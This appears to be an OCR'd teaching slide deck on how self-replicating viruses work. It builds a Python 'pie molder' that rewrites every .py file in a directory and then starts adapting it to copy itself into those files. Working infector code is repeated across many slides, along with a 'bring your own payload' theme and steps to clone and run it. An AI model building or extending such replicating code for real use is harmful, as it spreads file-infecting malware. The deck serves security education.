“There is nothing so patient, in this world or any other, as a virus searching for a host.”

–Mira Grant

SELFREP 101

How does a self-replicating virus work?

Agenda

- The danger of viruses
- The anatomy of a virus
- Let’s write one
- Wrap up / Q&A


Do you remember these?

- ILOVEYOU
- MELISSA
- CONFIKER
- WANNACRY
- CODE RED
- ANNA KOURNIKOVA
- MYDOOM
- …

(Initial) Infection Methods

- E-mail
- ‘open ports’
- Rogue USB Drives
- Malicious websites / downloads
- …

Generic anatomy of a virus…




That’s some scary stuff…

Let’s write one of our own!

The Master Plan™:
Let’s infect some pies!

Step 01: Let’s infect a file with an innocent virus


INFECTION
Find target
Copy virus to stub
Add target to stub
Overlay target with stub
but use virus from self
SELF-REPLICATION
Read Virus From Self
Start Infection
Run original code
optional payload
PAYLOAD
BYOP
bring your own payload

One-time infection

```python
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

Dissecting a one-time infection

```
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

Dissecting a one-time infection

```
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

Dissecting a one-time infection

```
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

Dissecting a one-time infection

```
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

Dissecting a one-time infection

```
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

Dissecting a one-time infection

```
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

Dissecting a one-time infection

```
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

Dissecting a one-time infection

```
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

Do it yourself!


- Open a terminal window
- git clone https://github.com/wizardofzos/piemolder
- cd piemolder
- git checkout step01
- python mold.py
- look at the mold.py file
- (create another python file and run mold again)
- Look at that file, and at the mold

Problems with this code?

```python
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

- Infection is not all that exiting
- Program will **only** infect once (per run)
- It will infect itself
- The infection is pretty harmless :(

Step 02: Time to upgrade…


INFECTION
Find target
Copy virus to stub
Add target to stub
Overlay target with stub
but use virus from self
SELF-REPLICATION
Read Virus From Self
Start Infection
Run original code
optional payload
PAYLOAD
BYOP
bring your own payload

```python
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

Not infect ourself, or already infected pies

How do we include all of ourself in here?

“The better you know yourself, the better your relationship with the rest of the world.”

–Toni Colette

Getting to know yourself…

```
# PIEMOLDER:START
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
# PIEMOLDER:END
```

- Add some eye-catchers around our code

Functions functions functions

```
# PIEMOLDER:START
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

def execute(virus):
    for py in allpies:
        # Open the pie
        thepie = open(py, "r")

        # Open a rotten pie
        rottenpie = open("%s.rotten" % py, "w")
        # Write our mold to the rotten pie
        rottenpie.write("# This pie has molded \n")

        # Read the original pie and write all lines to the rotten pie
        for line in thepie.readlines():
            rottenpie.write(line)

        # Close these two pies
        thepie.close()
        rottenpie.close()

        # Delete the original
        os.remove(py)
        # Make the rotten pie look like the original...
        os.rename("%s.rotten" % py, py)
# PIEMOLDER:END
```

- Turn that code into a function

Functions functions functions

